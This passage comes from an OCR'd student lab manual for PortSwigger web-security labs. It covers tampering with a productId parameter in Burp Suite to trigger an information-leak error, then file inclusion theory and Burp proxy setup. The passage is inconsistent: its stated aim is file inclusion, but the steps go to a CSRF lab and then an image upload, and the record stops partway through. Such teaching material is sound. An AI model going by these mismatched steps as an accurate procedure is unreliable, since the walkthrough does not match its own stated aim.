


STEP 2: Click on any product -> View Details.







STEP 3: Go to port Swigger Click on http history -> search for "url productid".




STEP 4: Send to repeater.




STEP 5: Change the product Id parameter to any non-numeric string “hacker”.




STEP 6: Click Send button and it will show an error.



STEP 7: Click on Submit Solution Click OK



LAB SOLVED:



Conclusion: After performing this practical we learnt about Information leakage and sensitive data exposure: we got hands-on experience in identifying and exploiting vulnerabilities that expose sensitive data or information.

PRACTICAL – 7

AIM: File inclusion attacks: This practical could involve demonstrating how an attacker can exploit file inclusion vulnerabilities to execute arbitrary code on a web server

THEORY:

1) What are File Inclusion Vulnerabilities?

File Inclusion vulnerabilities often affect web applications that rely on a scripting run time, and occur when a web application allows users to submit input into files or upload files to the server. They are often found in poorly-written applications. File Inclusion vulnerabilities allow an attacker to read and sometimes execute files on the victim server or, as is the case with Remote File Inclusion, to execute code hosted on the attacker's machine.

2) Types of file inclusion vulnerabilities


File inclusion vulnerabilities come in two types, depending on the origin of the included file:

– Local File Inclusion (LFI)


– Remote File Inclusion (RFI)

IMPLEMENTATION:


STEP 1: Open Burp suite community edition. Click on temporary project and then on next.



STEP 2: Click on start burp.




STEP 3: In order to setup a proxy, click on proxy.




STEP 4:

- Go to proxy settings and check for proxy whether it's there or not.
- If it's not there, then add default as 127.0.0.1 and port as 8080.




STEP 5: On burp suite, click on open browser.




STEP 6: The chromium browser opens up.


STEP 7: Search for portswigger website and click on login.




STEP 8: Login by using the credentials.



STEP 9: Click on academy, then all labs and then go to lab named CSRF vulnerability with no defenses.



STEP 10: Click on access the lab.




STEP 11:


- Click on my account and enter the following:
- Username: wiener
- Password: peter
- Further click on login.

STEP 12:

- Once, logged in enter an email and click on update email.




- Updated email should be reflected.




STEP 13:

- Click on choose file and select the picture to be uploaded(here 123.jpg) and than click on upload.



- One should get a message as file has been uploaded.

